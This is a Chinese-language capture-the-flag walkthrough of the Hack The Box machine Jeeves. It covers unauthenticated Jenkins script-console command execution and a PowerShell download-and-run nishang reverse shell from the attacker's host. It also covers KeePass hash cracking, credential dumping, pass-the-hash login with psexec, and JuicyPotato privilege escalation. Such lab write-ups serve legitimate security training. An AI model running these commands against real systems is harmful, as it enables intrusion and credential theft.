



1.Jekins未授权
2.nishang反弹shell
3.windows提权-JuicyPotato
攻击机:Kali
靶 机:htb-Jeeves

jenkins未授权:未授权访问管理控制台,可以通过脚本命令行执行系统命令。通过该漏洞,可以后台管理服务,通过脚本命令行功能执行系统命令,如反弹shell,wget写webshell文件。
JuicyPotato提权:攻击者可以诱骗用户尝试使用NTLM对他的计算机进行身份验证,则他可以将该身份验证尝试中继到另一台计算机!
nmap -p -v 10.10.10.63
nmap -sC -sV -Pn -A -v 10.10.10.63 -oN nmap.res -p 80,135,445,50000
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0|_http-title: Ask Jeeves| http-methods: | Supported Methods: OPTIONS TRACE GET HEAD POST|_ Potentially risky methods: TRACE|_http-server-header: Microsoft-IIS/10.0135/tcp open msrpc Microsoft Windows RPC445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)50000/tcp open http Jetty 9.4.z-SNAPSHOT|_http-title: Error 404 Not Found|_http-server-header: Jetty(9.4.z-SNAPSHOT) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portAggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows 10 1511 - 1607 (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), FreeBSD 6.2-RELEASE (86%), Microsoft Windows 10 1607 (85%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)No exact OS matches for host (test conditions non-ideal).Uptime guess: 0.009 days (since Tue Jul 12 16:17:49 2022)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=264 (Good luck!)IP ID Sequence Generation: IncrementalService Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windowsHost script results:| smb2-security-mode: | 3.1.1: |_ Message signing enabled but not required| smb-security-mode: | account_used: guest| authentication_level: user| challenge_response: supported|_ message_signing: disabled (dangerous, but default)| smb2-time: | date: 2022-07-12T13:29:59|_ start_date: 2022-07-12T13:18:01|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m58sTRACEROUTE (using port 135/tcp)HOP RTT ADDRESS1 136.17 ms bogon (10.10.14.1)2 136.31 ms localhost (10.10.10.63)
纯文本
首页及插件信息

随便输入什么,跳转

查看源码,报错页面是一张图片

查看响应头
HTTP/1.1 200 OK Content-Type: text/html Last-Modified: Mon, 06 Nov 2017 02:34:40 GMT Accept-Ranges: bytes ETag: "2277f7cba756d31:0" Server: Microsoft-IIS/10.0 Date: Tue, 12 Jul 2022 13:43:39 GMT Connection: close Content-Length: 503
纯文本

查看信息,需要认证

爆破目录,得到/askjeeves

未经认证可直接访问,发现jenkins未授权


可成功命令执行

但是这里存在问题:
需要将命令的执行方式设为println "cmd.exe /c dir".execute().text
利用nishang反弹shell
println "powershell IEX (New-Object System.Net.Webclient).DownloadString('http://10.10.14.18:808/Invoke-PowerShellTcp.ps1');".execute().text
纯文本

当前权限对Administrator目录没有访问权限

回到家目录读取user.txt


kdbx是KeePass文件,KeePass 是一款免费的开源密码管理器
需要将该文件下载到本地

首先需要破解CEH.kdbx的密码
┌──(kali㉿kali)-[~/new/HTB/jeeves]└─$ keepass2john CEH.kdbx CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48┌──(kali㉿kali)-[~/new/HTB/jeeves]└─$ keepass2john CEH.kdbx > CEH.kdbx.hash
纯文本
hashcat CEH.kdbx.hash /usr/share/wordlists/rockyou.txt --user ...$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48:moonshine1
纯文本
得到moonshine1
得到密码后,就可以从文件中提取数据了
有两种方式提取:1、命令行工具kpcli 2、安装图形化工具KeePass
# 连接┌──(kali㉿kali)-[~/new/HTB/jeeves]└─$ kpcli --kdb CEH.kdbx Please provide the master password: *************************KeePass CLI (kpcli) v3.1 is ready for operation.Type 'help' for a description of available commands.Type 'help <command>' for details on individual commands.kpcli:/>
纯文本
# 列出所有kpcli:/> find .Searching for "." ... - 8 matches found and placed into /_found/Would you like to list them now? [y/N] === Entries ===0. Backup stuff 1. Bank of America www.bankofamerica.com2. DC Recovery PW 3. EC-Council www.eccouncil.org/programs/cer4. It's a secret localhost:8180/secret.jsp5. Jenkins admin localhost:80806. Keys to the kingdom 7. Walmart.com www.walmart.com
纯文本
# 打印信息kpcli:/> show -f 0 Path: /CEH/Title: Backup stuffUname: ? Pass: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 URL: Notes: kpcli:/> show -f 1 Path: /CEH/Title: Bank of AmericaUname: Michael321 Pass: 12345 URL: https://www.bankofamerica.comNotes: kpcli:/> show -f 2 Path: /CEH/Title: DC Recovery PWUname: administrator Pass: S1TjAtJHKsugh9oC4VZl URL: Notes: kpcli:/> show -f 3 Path: /CEH/Title: EC-CouncilUname: hackerman123 Pass: pwndyouall! URL: https://www.eccouncil.org/programs/certified-ethical-hacker-cehNotes: Personal loginkpcli:/> show -f 4 Path: /CEH/Title: It's a secretUname: admin Pass: F7WhTrSFDKB6sxHU1cUn URL: http://localhost:8180/secret.jspNotes: kpcli:/> show -f 5 Path: /CEH/Title: Jenkins adminUname: admin Pass: URL: http://localhost:8080Notes: We don't even need creds! Unhackable! kpcli:/> show -f 6 Path: /CEH/Title: Keys to the kingdomUname: bob Pass: lCEUnYPjNfIuPZSzOySA URL: Notes: kpcli:/> show -f 7 Path: /CEH/Title: Walmart.comUname: anonymous Pass: Password URL: http://www.walmart.comNotes: Getting my shopping on
纯文本
参考内容:
The first entry in the KeePass, “Backup”, provided what looks like a Windows hash:
Windows will show hashes in the format LM Hash:NT Hash. LM is the much less secure hash format used in legacy Windows systems. It’s typically not used, but kept around for backwards compatibility. Many times, the LM hash for the blank password is stored, which is ignored by Windows but allows the field not to be empty. aad3b435b51404eeaad3b435b51404ee is the LM hash of the empty password.
┌──(kali㉿kali)-[~/new/HTB/jeeves]└─$ crackmapexec smb 10.10.10.63 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00SMB 10.10.10.63 445 JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)SMB 10.10.10.63 445 JEEVES [+] Jeeves\Administrator:aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
纯文本
┌──(kali㉿kali)-[~/new/tools/impacket/examples]└─$ python3 psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 administrator@10.10.10.63 cmd.exeImpacket v0.9.24 - Copyright 2021 SecureAuth Corporation[*] Requesting shares on 10.10.10.63.....[*] Found writable share ADMIN$[*] Uploading file ZswaRuHy.exe[*] Opening SVCManager on 10.10.10.63.....[*] Creating service TzJK on 10.10.10.63.....[*] Starting service TzJK.....[!] Press help for extra shell commandsMicrosoft Windows [Version 10.0.10586](c) 2015 Microsoft Corporation. All rights reserved.C:\Windows\system32> whoamint authority\system
纯文本
C:\Users\Administrator\Desktop> dir Volume in drive C has no label. Volume Serial Number is BE50-B1C9 Directory of C:\Users\Administrator\Desktop11/08/2017 10:05 AM <DIR> .11/08/2017 10:05 AM <DIR> ..12/24/2017 03:51 AM 36 hm.txt11/08/2017 10:05 AM 797 Windows 10 Update Assistant.lnk 2 File(s) 833 bytes 2 Dir(s) 7,377,313,792 bytes freeC:\Users\Administrator\Desktop> type hm.txtThe flag is elsewhere. Look deeper.C:\Users\Administrator\Desktop> dir /R Volume in drive C has no label. Volume Serial Number is BE50-B1C9 Directory of C:\Users\Administrator\Desktop11/08/2017 10:05 AM <DIR> .11/08/2017 10:05 AM <DIR> ..12/24/2017 03:51 AM 36 hm.txt 34 hm.txt:root.txt:$DATA11/08/2017 10:05 AM 797 Windows 10 Update Assistant.lnk 2 File(s) 833 bytes 2 Dir(s) 7,377,313,792 bytes freeC:\Users\Administrator\Desktop> type hm.txt:root.txt:$DATAThe filename, directory name, or volume label syntax is incorrect.C:\Users\Administrator\Desktop> more < hm.txt:root.txt
纯文本
PS C:\Users\kohsuke\Documents> whoami /privPRIVILEGES INFORMATION----------------------Privilege Name Description State ============================= ========================================= ========SeShutdownPrivilege Shut down the system DisabledSeChangeNotifyPrivilege Bypass traverse checking Enabled SeUndockPrivilege Remove computer from docking station DisabledSeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set DisabledSeTimeZonePrivilege Change the time zone Disabled
纯文本
有SeImpersonatePrivilege 权限,可以用JuicyPotato提权
使用IWR命令传输shell.bat和JuicyPotato
iwr http://10.10.14.18:808/shell.bat -o shell.batiwr http://10.10.14.18:808/JuicyPotato.exe -o jp.exe
纯文本

powershell -c iex(new-object net.webclient).downloadstring('http://10.10.14.18:808/Invoke-PowerShellTcp7788.ps1')
text
shell.bat
cmd.exe /c 'jp.exe -t t -l 1234 -p shell.bat'
纯文本

【1】https://0xdf.gitlab.io/2022/04/14/htb-jeeves.html
【2】https://blog.csdn.net/weixin_43851945/article/details/104248919